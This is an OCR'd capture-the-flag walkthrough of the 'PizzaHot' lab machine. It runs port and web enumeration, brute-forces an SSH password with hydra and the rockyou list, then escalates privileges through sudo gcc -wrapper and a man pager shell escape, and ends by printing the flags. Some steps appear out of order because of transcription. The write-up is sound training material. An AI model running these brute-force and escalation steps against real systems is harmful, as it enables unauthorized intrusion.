


PizzaHot


┌──(root💀miguel)-[/opt]
└─# arp-scan -I eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b5:13:bf, IPv4: 192.168.137.12
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.137.1 98:25:4a:69:5c:f8 (Unknown)
192.168.137.4 a4:42:3b:28:f6:77 Intel Corporate
192.168.137.6 00:0c:29:ff:36:3c VMware, Inc.
3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.617 seconds (97.82 hosts/sec). 3 responded
┌──(root💀miguel)-[/opt]
└─# ping 192.168.137.6
PING 192.168.137.6 (192.168.137.6) 56(84) bytes of data.
64 bytes from 192.168.137.6: icmp_seq=1 ttl=64 time=3.21 ms
64 bytes from 192.168.137.6: icmp_seq=2 ttl=64 time=1.80 ms
64 bytes from 192.168.137.6: icmp_seq=3 ttl=64 time=0.940 ms
^C
--- 192.168.137.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.940/1.985/3.211/0.935 ms


┌──(root💀miguel)-[/opt]
└─# nmap -sS --open -p- -Pn -n --min-rate 5000 -vvv 192.168.137.6 -oG ports
Starting Nmap 7.95 (https://nmap.org) at 2025-02-05 12:11 -03
Initiating ARP Ping Scan at 12:11
Scanning 192.168.137.6 [1 port]
Completed ARP Ping Scan at 12:11, 0.13s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:11
Scanning 192.168.137.6 [65535 ports]
Discovered open port 22/tcp on 192.168.137.6
Discovered open port 80/tcp on 192.168.137.6
Completed SYN Stealth Scan at 12:12, 11.65s elapsed (65535 total ports)
Nmap scan report for 192.168.137.6
Host is up, received arp-response (0.0040s latency).
Scanned at 2025-02-05 12:11:52 -03 for 12s
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 64
80/tcp open http syn-ack ttl 64
MAC Address: 00:0C:29:FF:36:3C (VMware)
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.06 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)



┌──(root💀miguel)-[/opt]
└─# nmap -sCV -p22,80 -Pn -n -vvv 192.168.137.6 -oG ports


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 0a:55:60:9b:4a:38:07:dc:5b:42:ea:bd:bb:52:63:7f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNzdSAj0lypAmp5u8tZFYv0biLlB0HfDPyEclgrXjHD+S9JQKPyLI/JVeRGZrL7lPJj6L
kH/78mP8yo/Cq28=
|   256 e0:81:29:af:4e:2f:6a:55:8e:a0:02:1f:74:c7:fe:3a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAP4dkg3/p79K4nB/E8SrtYphdZGip1spJCZ58RZc6S4
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.59 ((Debian))
|_http-favicon: Unknown favicon MD5: 69C9AC38C922F4F247BF76DA8BCF5774
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Pizzahot
|_http-server-header: Apache/2.4.59 (Debian)
MAC Address: 00:0C:29:FF:36:3C (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
┌──(root💀miguel)-[/opt]
└─# nmap --script http-enum -p80 -Pn -n  -vvv 192.168.137.6 -oG ports
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-05 12:13 -03
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
```

```
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
| http-enum:
|_  /forms/: Potentially interesting directory w/ listing on 'apache/2.4.59 (debian)'
MAC Address: 00:0C:29:FF:36:3C (VMware)

NSE: Script Post-scanning.
```

```
┌──(root💀miguel)-[/opt]
└─# whatweb 192.168.137.6
http://192.168.137.6 [200 OK] Apache[2.4.59], Bootstrap, Country[RESERVED][ZZ], Email[contact@example.com,info@example.com], Frame, HTML5, HTTPSer
ver[Debian Linux][Apache/2.4.59 (Debian)], IP[192.168.137.6], Lightbox, Script, Title[Pizzahot]
```



Apache2 Ubuntu Default
Not secure 192.168.137.6
Apache2 Ubuntu Default Page
ubuntu
It works!
This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.
If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.
Configuration Overview
Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the manual if the apache2-doc package was installed on this server.
The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
|-- mods-enabled
| |-- *.load
| `-- *.conf
|-- conf-enabled
| `-- *.conf
|-- sites-enabled
| `-- *.conf
apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.



Not secure 192.168.137.6/forms/
Index of /forms
Name
Last modified
Size
Description
Parent Directory -
Readme.txt 2024-05-28 15:36 184
book-a-table.php 2024-05-28 15:36 1.6K
contact.php 2024-05-28 15:36 1.3K
Apache/2.4.59 (Debian) Server at 192.168.137.6 Port 80

```
┌──(root💀miguel)-[/opt]
└─# gobuster dir  -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt  -u "http://192.168.137.6/" -t 200 -x php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.6/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 47583]
/assets               (Status: 301) [Size: 315] [--> http://192.168.137.6/assets/]
/forms                (Status: 301) [Size: 314] [--> http://192.168.137.6/forms/]
/javascript           (Status: 301) [Size: 319] [--> http://192.168.137.6/javascript/]
```

root@miguel: /opt

```
127.0.0.1       localhost
127.0.1.1       miguel.miguel   miguel

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.137.6 pizzahot.thl
~
~
~
~
~
```






```
┌──(root💀miguel)-[/home/miguel/Work]
└─# hydra -l pizzapiña -P /usr/share/wordlists/seclists/rockyou.txt  ssh://192.168.137.6 -t 16
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
his is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-05 13:21:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, .
ydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.137.6:22/
[22][ssh] host: 192.168.137.6   login: pizzapiña   password: steven
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-05 13:23:04
```

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# ssh pizzapiña@192.168.137.6
pizzapiña@192.168.137.6's password:
Linux pizzahot 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 28 19:44:53 2024 from 192.168.1.40
pizzapiña@pizzahot:~$ whoami
pizzapiña
pizzapiña@pizzahot:~$ sudo -l
[sudo] contraseña para pizzapiña:
Matching Defaults entries for pizzapiña on pizzahot:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User pizzapiña may run the following commands on pizzahot:
    (pizzasinpiña) /usr/bin/gcc
pizzapiña@pizzahot:~$
```


```
pizzapiña@pizzahot:~$ sudo -u pizzasinpiña gcc -wrapper /bin/sh,-s .
$ whoami
pizzasinpiña
$
```


```
pizzasinpiña@pizzahot:/home/pizzapiña$ sudo -l
Matching Defaults entries for pizzasinpiña on pizzahot:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User pizzasinpiña may run the following commands on pizzahot:
    (root) NOPASSWD: /usr/bin/man
    (ALL) NOPASSWD: /usr/bin/sudo -l
pizzasinpiña@pizzahot:/home/pizzapiña$
```


```
root@pizzahot:/home/pizzapiña# cat user.txt
sigue buscando
```

```
pizzasinpiña@pizzahot:/home/pizzapiña$ sudo -u root /usr/bin/man
¿Qué página del manual desea?
Por ejemplo, pruebe 'man man'.
pizzasinpiña@pizzahot:/home/pizzapiña$ sudo -u root /usr/bin/man man
```

```
user.txt
root@pizzahot:/home/pizzasinpiña# cat user.txt
30b8126445b2c50488528c8a78416b0d
root@pizzahot:/home/pizzasinpiña#
```


pizzasinpiña@pizzahot: /home/pizzapiña
MAN(1) Utilidades de paginador del manual MAN(
NOMBRE
man - interfaz de los manuales de referencia del sistema
SINOPSIS
man [opciones de man] [[sección] página ...] ...
man -k [opciones de apropos] regexp ...
man -K [opciones de man] [sección] term ...
man -f [whatis opciones] página ...
man -l [opciones de man] archivo ...
man -w|-W [opciones de man] página ...
DESCRIPCIÓN
man es el paginador de manuales del sistema. Cada argumento de página dado a man normalmente es el nombre de un programa, utilidad
función. La página de manual asociada con cada uno de estos argumentos es, pues, encontrada y mostrada. Si se proporciona una secció
man mirará solo en esa sección del manual. La acción predeterminada es buscar en todas las secciones disponibles siguiendo un ord
predefinido (véase DEFAULTS), y mostrar solo la primera página encontrada, incluso si la página existe en varias secciones.
La tabla de abajo muestra los números de sección del manual seguidos por los tipos de página que contienen.
1 Programas ejecutables u órdenes de la shell
2 Llamadas al sistema (funciones proporcionadas por el núcleo)
3 Llamadas a biblioteca (funciones dentro de bibliotecas de programa)
4 Archivos especiales (normalmente se encuentran en /dev)
5 Formatos de archivo y convenios, p.e. /etc/passwd
6 Juegos
7 Miscelánea (incluidos paquetes de macros y convenios), p.e. man(7), groff(7), man-pages(7)
8 Órdenes de administración del sistema (normalmente solo para root)
9 Rutinas del núcleo [No estándar]
Una página de manual contiene varias secciones.
Nombres de sección convencionales: NOMBRE, SINOPSIS, CONFIGURACIÓN, DESCRIPCIÓN, OPCIONES, ESTADO DE SALIDA, VALOR DEVUELTO, ERRORE
ENTORNO, ARCHIVOS, VERSIONES, CONFORME A, NOTAS, DEFECTOS, EJEMPLO, AUTORES, y VÉASE TAMBIÉN.
Los siguientes convenios se aplican a la sección SINOPSIS y pueden utilizarase como guía en otras secciones.
escritura resaltada teclea exactamente como se muestra.
!/bin/bash


pizzasinpiña@pizzahot:/home/pizzapiña$ sudo -u root /usr/bin/man man
root@pizzahot:/home/pizzapiña# whoami
root
root@pizzahot:/home/pizzapiña#


root@pizzahot:~# cat root.txt
b41668f520aa366c275391ddd0a47683